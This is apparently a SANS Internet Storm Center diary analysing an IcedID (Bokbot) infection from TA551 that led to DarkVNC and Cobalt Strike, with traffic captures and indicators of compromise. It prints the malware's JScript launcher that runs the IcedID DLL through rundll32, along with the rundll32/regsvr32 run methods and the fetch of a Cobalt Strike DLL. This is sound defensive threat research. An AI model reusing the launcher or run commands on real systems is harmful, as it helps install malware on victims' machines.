

Internet Storm Center

[isc.sans.edu/diary/IcedID+\(Bokbot\)+with+Dark+VNC+and+Cobalt+Strike/28884](https://isc.sans.edu/diary/IcedID+(Bokbot)+with+Dark+VNC+and+Cobalt+Strike/28884)

IcedID (Bokbot) with Dark VNC and Cobalt Strike

Published: 2022-07-27

Last Updated: 2022-07-27 03:15:24 UTC

by [Brad Duncan](#) (Version: 1)

[0 comment\(s\)](#)


Introduction

As early as April 2022, a long-running threat actor known as **TA551** (designated by Proofpoint), **Monster Libra** (designated by Palo Alto Networks), or Shathak (??) started distributing **SVCReady** malware. Since then, we've sometimes seen this same threat actor also push IcedID (Bokbot) malware.

On Tuesday 2022-07-26 during a recent **wave of SVCReady malware** from Monster Libra/TA551 targeting Italy, [@k3dg3](#) tweeted indicators of **IcedID malware from the same threat actor**.


Today's diary reviews an IcedID infection generated from a password-protected zip archive sent by Monster Libra/TA551. This IcedID infection led to Dark VNC activity and Cobalt Strike malware.

2022-07-26 (TUESDAY) - ICEDID (BOKBOT) ACTIVITY



Shown above: Flow chart for IcedID infection on Tuesday 2022-07-26.

Images From the Infection



Shown above: Password-protected zip archive found through VirusTotal contains ISO file with shortcut to run command script.

DLL for IcedID

Name	Date modified	Type	Size
EDGwfAE.cmd	7/26/2022 12:55 PM	Windows Command Script	1 KB
if.txt	7/26/2022 12:54 PM	Text Document	237 KB
PGJqfV.js	7/26/2022 12:55 PM	JavaScript File	1 KB
t1OvWm.dat	7/26/2022 12:55 PM	DAT File	213 KB
want.jpg	7/26/2022 12:54 PM	JPG File	90 KB

```

me\PGJqfV.js 231 ldnur

```

```


/**
    nkXkmY9
*/
function reverse(s)
{
    return s.split("").reverse().join("");
}

WScript.createObject("wscript.shell").run(reverse
(WScript.Arguments(0) + WScript.Arguments(1)) + "
me/t1OvWm.dat,#1");


```

name of IcedID installer

Shown above: Windows shortcut runs .js file, which then runs a DLL to install IcedID malware.



Shown above: Scheduled task after IcedID is persistent on the infected Windows host.



Shown above: Persistent IcedID malware DLL and license.dat binary needed to run the DLL.

Time	Dst	port	Host	Info
2022-07-26 21:10:45	159.203.45.144	80	tritehairs.com	GET / HTTP/1.1 ← GZIP BINARY
2022-07-26 21:10:49	46.21.153.211	443	peranistaer.top	Client Hello
2022-07-26 21:11:48	178.33.187.139	443	gruvihabralo.nl	Client Hello
2022-07-26 21:11:50	178.33.187.139	443	gruvihabralo.nl	Client Hello
2022-07-26 21:11:50	178.33.187.139	443	gruvihabralo.nl	Client Hello
2022-07-26 21:11:51	46.21.153.211	443	wiandukachelly.com	Client Hello
2022-07-26 21:11:51	178.33.187.139	443	alohasockstaina.com	Client Hello
2022-07-26 21:16:50	178.33.187.139	443	alohasockstaina.com	Client Hello
2022-07-26 21:21:52	178.33.187.139	443	alohasockstaina.com	Client Hello
2022-07-26 21:24:59	135.181.175.108	8080		60314 → 8080 [SYN] Seq=0 W
2022-07-26 21:26:53	178.33.187.139	443	alohasockstaina.com	Client Hello
2022-07-26 21:31:55	178.33.187.139	443	alohasockstaina.com	Client Hello
2022-07-26 21:31:56	108.177.235.8	80	lufuyadehi.com	GET /svchost.dll HTTP/1.1 ← COBALT STRIKE DLL
2022-07-26 21:32:20	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:22	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:26	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:32	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:36	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:41	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:41	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:46	108.62.118.133	443	zuyonijobo.com	Client Hello
2022-07-26 21:32:51	108.62.118.133	443	zuyonijobo.com	Client Hello

Shown above: Traffic from the infection filtered in Wireshark.

Wireshark · Follow TCP Stream (tcp.stream eq 0) · 2022-05-26-IcedID-with-DarkVNC-and-Cobalt-Strike-carved.pcap

```

GET / HTTP/1.1
Connection: Keep-Alive
Cookie: __gads=25070743:1:27805:148; _gat=10.0.19044.64; _ga=5.52609.230.8;
_u=4445534B544F502D53454435485138:74657272792E676F6F6477696E:
37394235373437434146353031373739; __io=21_2543753723_1804501524_328896195;
_gid=0070E52AB693
Host: tritehairs.com

HTTP/1.1 200 OK
Server: nginx
Date: Tue, 26 Jul 2022 21:10:46 GMT
Content-Type: application/gzip
Content-Length: 537531
Connection: keep-alive

.....Path.txt...R.%9[~..X+..j10.xI.'z...6....H]..f...B..2.{.....1
.s...N.J.....[.z.;..E.h0.b.>4.....3...J9.w..B...xG.&...2...D...G...7...`3..ceJf@.;
...=N.]a..w...2.q`b.[.....IX.$.+E<.4.....g.a`...3.../..M
.9WZ4].a.a....;..[.M.Q....a;2E.\...|...v.j...)N..m...Bs...B.LS(X.QV* 0../c.`.q.X..
+..N:.....=.A.
..?.v3.y..
B.!t.
C.\ e....^..C.-(.1."s.?Q."..D ..U. .9.f..'...k.=.....t..Kl.^L....\l6...Fr...
{..e@K.^/l..6E0..L-B...h.o.

```

1 client pkt, 389 server pkts, 1 turn.

Entire conversation (537 kB) Show data as ASCII Stream 0

Find: Find Next

Help Filter Out This Stream Print Save as... Back *Close

Shown above: HTTP traffic generated by the IcedID installer returned a gzip binary.

2022-05-26-IcedID-with-DarkVNC-and-Cobalt-Strike-carved.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tls.handshake.type eq 11

Time	Src	port	Info
2022-07-26 21:10:49	46.21.153.211	443	Server Hello, Certificate, Server Key E
2022-07-26 21:11:48	178.33.187.139	443	Server Hello, Certificate, Server Key E
2022-07-26 21:11:50	178.33.187.139	443	Server Hello, Certificate, Server Key E
2022-07-26 21:11:50	178.33.187.139	443	Server Hello, Certificate, Server Key E

```

- TLSv1.2 Record Layer: Handshake Protocol: Certificate
  Content Type: Handshake (22)
  Version: TLS 1.2 (0x0303)
  Length: 913
- Handshake Protocol: Certificate
  Handshake Type: Certificate (11)
  Length: 909
  Certificates Length: 906
- Certificates (906 bytes)
  Certificate Length: 903
- Certificate: 308203833082026ba00302010202044e8069e4300d06092a864886f70d01010b0500
- signedCertificate
  version: v3 (2)
  serialNumber: 0x4e8069e4
  signature (sha256WithRSAEncryption)
  issuer: rdnSequence (0)
- rdnSequence: 4 items (id-at-organizationName=Internet Widgits Pty Ltd,id-at-
  RDNSequence item: 1 item (id-at-commonName=localhost)
  RDNSequence item: 1 item (id-at-countryName=AU)
  RDNSequence item: 1 item (id-at-stateOrProvinceName=Some-State)
  RDNSequence item: 1 item (id-at-organizationName=Internet Widgits Pty Ltd)
  validity
  
```

Shown above: HTTPS C2 traffic for IcedID uses self-signed certificates as shown here in Wireshark.

2022-05-26-IcedID-with-DarkVNC-and-Cobalt-Strike-carved.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 9

Time	Src	port	Dst	port	Info
2022-07-26 21:24...	10.7.26.101	60314	135.181.175.108	8080	60314 → 8080 [SYN] Seq=0
2022-07-26 21:24...	135.181.175.108	8080	10.7.26.101	60314	8080 → 60314 [SYN, ACK] S
2022-07-26 21:24...	10.7.26.101	60314	135.181.175.108	8080	60314 → 8080 [ACK] Seq=1
2022-07-26 21:24...	10.7.26.101	60314	135.181.175.108	8080	Continuation Data
2022-07-26 21:24...	135.181.175.108	8080	10.7.26.101	60314	8080 → 60314 [ACK] Seq=1
2022-07-26 21:24...	135.181.175.108	8080	10.7.26.101	60314	Continuation Data
2022-07-26 21:24...	10.7.26.101	60314	135.181.175.108	8080	60314 → 8080 [ACK] Seq=14
2022-07-26 21:25...	10.7.26.101	60314	135.181.175.108	8080	Continuation Data

Wireshark · Follow TCP Stream (tcp.stream eq 9) · 2022-05-26-IcedID-with-DarkVNC-and-Cobalt-Strike-carved.pcap

```

J.O...e..t-.]J.O.<...t-.]J.O.....J.O.<.....J.O.....J.O.<.....J.O.....
...J.O.<.....J.O.....J.O.<.....J.O.....J.O.<.....J.O.....J.O.<
.....J.O.....J.O.<.....J.O.....J.O.<.....J.O.....J.O.<.....J.O.
.....J.O.<.....J.O.....J.O.<.....

```

12 client pkts, 12 server pkts, 23 turns.

Entire conversation (312 bytes) Show data as ASCII Stream 9

Find: Find Next

Help Filter Out This Stream Print Save as... Back *Close

2022-07-26 21:31...	135.181.175.108	8080	10.7.26.101	60314	Continuation Data
2022-07-26 21:31...	10.7.26.101	60314	135.181.175.108	8080	60314 → 8080 [ACK] Seq=92
2022-07-26 21:32...	10.7.26.101	60314	135.181.175.108	8080	Continuation Data

Shown above: Encoded/encrypted traffic generated by DarkVNC malware appears after the IcedID infection.

Wireshark · Follow TCP Stream (tcp.stream eq 12) · 2022-05-26-IcedID-with-DarkVNC-and-Cobalt-Strike-carved.pcap

```

GET /svchost.dll HTTP/1.1
Connection: Keep-Alive
Host: lufuyadehi.com

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Tue, 26 Jul 2022 21:31:57 GMT
Content-Type: application/octet-stream
Content-Length: 1018368
Last-Modified: Tue, 26 Jul 2022 18:33:29 GMT
Connection: keep-alive
ETag: "62e03379-f8a00"
Accept-Ranges: bytes

MZ.....@.....!.L!This
program cannot be run in DOS mode.

$.G.G.G.
Z.Z.Z.Z.Rich.PE.d.b."
.h.V.
.L.
.<.....@V.....T.

```

1 client pkt, 734 server pkts, 1 turn.

Entire conversation (1,018 kB) Show data as ASCII Stream 12

Find:

Shown above: Infected Windows host retrieves DLL for Cobalt Strike.

2022-05-26-IcedID-with-DarkVNC-and-Cobalt-Strike-carved.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tls.handshake.type eq 11

Time	Src	port	Info
2022-07-26 21:31:55	178.33.187.139	443	Server Hello, Certificate, Server Key E
2022-07-26 21:32:20	108.62.118.133	443	Certificate, Server Key Exchange, Serve

- TLSv1.2 Record Layer: Handshake Protocol: Certificate
 Content Type: Handshake (22)
 Version: TLS 1.2 (0x0303)
 Length: 1607
 - Handshake Protocol: Certificate
 Handshake Type: Certificate (11)
 Length: 1603
 Certificates Length: 1600
 - Certificates (1600 bytes)
 Certificate Length: 1597
 - Certificate: 3082063930820521a00302010202110093bd0f5bb3d237c3efbf77763a778374300c
 - signedCertificate
 version: v3 (2)
 serialNumber: 0x0093bd0f5bb3d237c3efbf77763a778374
 - signature (sha256WithRSAEncryption)
 - issuer: rdnSequence (0)
 - rdnSequence: 5 items (id-at-commonName=Sectigo RSA Domain Validation Secure)
 - RDNSquence item: 1 item (id-at-countryName=GB)
 - RDNSquence item: 1 item (id-at-stateOrProvinceName=Greater Manchester)
 - RDNSquence item: 1 item (id-at-localityName=Salford)
 - RDNSquence item: 1 item (id-at-organizationName=Sectigo Limited)
 - RDNSquence item: 1 item (id-at-commonName=Sectigo RSA Domain Validation Secure)
 - validity
 - subject: rdnSequence (0)
 - rdnSequence: 1 item (id-at-commonName=zuyonijobo.com)
 - RDNSquence item: 1 item (id-at-commonName=zuyonijobo.com)
 - subjectPublicKeyInfo

Shown above: Cobalt Strike HTTPS C2 traffic uses a legitimate certificate from Sectigo.

Indicators of Compromise (IOCs)

SHA256 hash:

4b86c52424564e720a809dca94f5540fcddac10cb57618b44d693e49fd38c0a5

- File size: 420,425 bytes
- File description: password-protected zip archive containing malicious ISO image
- Password: doc2546

SHA256 hash:

d9a7ce532ee39918815f9dd03d0b4961ef85dddffd2498759b868e9ed8858a532

- File size: 1,267,712 bytes
- File name: figures.iso
- File description: malicious ISO image containing files for IcedID infection

SHA256 hash:

4661a789c199544197a7d3ccfedb51ec95393641fb44875c92cf6c2c4a40fc1d

- File size: 1,205 bytes
- File name: statistics.Ink
- File description: Windows shortcut to run IcedID installer. Only immediately visible file within the ISO image.

SHA256 hash:

eef2684a47bbadf954f3bc06b3611989447f1b5cfd47cdeacb38321987b3565c

- File size: 30 bytes
- File location in ISO image: me\EDGwfAE.cmd
- File description: run by above shortcut, this command script runs the below JS file

SHA256 hash:

df66d308065919c5d45f6c9b718b1a7c58f9e461488bbef850c924728f053b14

- File size: 263 bytes
- File location in ISO image: me\PGJqfV.js
- File description: run by the above command script, this JS file runs the below IcedID installer DLL

SHA256 hash:

f53321d9a70050759f1d3d21e4748f6e9432bf2bc476f294e6345f67e6c56c3e

- File size: 217,600 bytes
- File location in ISO image: me\t1OvWm.dat
- File description: run by the above JS file, this 64-bit DLL installs IcedID
- Run method: rundll32.exe [filename],#1

SHA256 hash:

a15ae5482b31140220bb75ce2e6c53aaafe3dc702784a0d235a77668e3b0a69a

- File size: 217,600 bytes
- File location in ISO image: one\jGv5XFile.dat
- File description: another 64-bit DLL to install IcedID, not used for this infection
- Run method: rundll32.exe [filename],#1

SHA256 hash:

ee0379ef06a74b3c810b4f757097cd0534ec5c4ebf0d92875b07421fe1a5dd55

- File size: 537,531 bytes
- File location: hxxp://tritehairs[.]com/
- File description: gzip binary from tritehairs[.]com used to create persistent IcedID 64-bit DLL and license.dat

SHA256 hash:

e512027d42d829fad95d14aa4c48f3ce30089e5c200681a2bded67068b8973f4

- File size: 194,560 bytes
- File location: C:\Users\[username]\AppData\Local\{A42A69E9-9159-9F0A-BB24-F9DAA57621A1}\Olfann64.dll
- File description: persistent IcedID 64-bit DLL
- Run method: rundll32.exe [filename],#1 --ixte="[path to license.dat]"

SHA256 hash:

1de8b101cf9f0fab9f086bddb662c89d92c903c5db107910b3898537d4aa8e7

- File size: 342,218 bytes
- File location: C:\Users\[username]\AppData\Roaming\FlightQuarter\license.dat
- File description: data binary used to run the persistent IcedID DLL

SHA256 hash:

a7a0025d77b576bcdaf8b05df362e53a748b64b51dd5ec5d20cf289a38e38d56

- File size: 1,018,368 bytes
- File location: hxxp://lufuyadehi[.]com/svchost.dll
- File location: C:\Users\[username]\AppData\Local\Temp\Yuicku32.dll
- File description: 64-bit DLL for Cobalt Strike
- Run method: regsvr32.exe [filename]

Traffic from an infected Windows host:

Traffic for gzip binary:

159.203.45[.]144:80 - tritehairs[.]com - GET /

IcedID HTTPS C2 traffic:

- 46.21.153[.]211:443 - peranistaer[.]top - HTTPS traffic
- 46.21.153[.]211:443 - wiandukachelly[.]com - HTTPS traffic
- 178.33.187[.]139:443 - alohasockstaina[.]com - HTTPS traffic
- 178.33.187[.]139:443 - gruvihabralo[.]nl - HTTPS traffic

DarkVNC traffic:

135.181.175[.]108:8080 - Encoded/encrypted traffic

Cobalt Strike traffic:

- 108.177.235[.]8:80 - lufuyadehi[.]com - GET /svchost.dll
- 108.62.118[.]133:443 - zuyonijobo[.]com - HTTPS traffic

Final Words

A packet capture (pcap) of the infection traffic, along with the associated malware and artifacts can be found [here](#).

Brad Duncan

brad [at] malware-traffic-analysis.net

Keywords: [Bokbot](#) [Cobalt Strike](#) [Dark VNC](#) [IcedID](#)

[0 comment\(s\)](#)

Join us at SANS! [Attend with Brad Duncan in starting](#)

DEV522 Defending Web Application Security Essentials [LEARN MORE](#)
Learn to defend your apps **before** they're hacked



[Top of page](#)

×

[Diary Archives](#)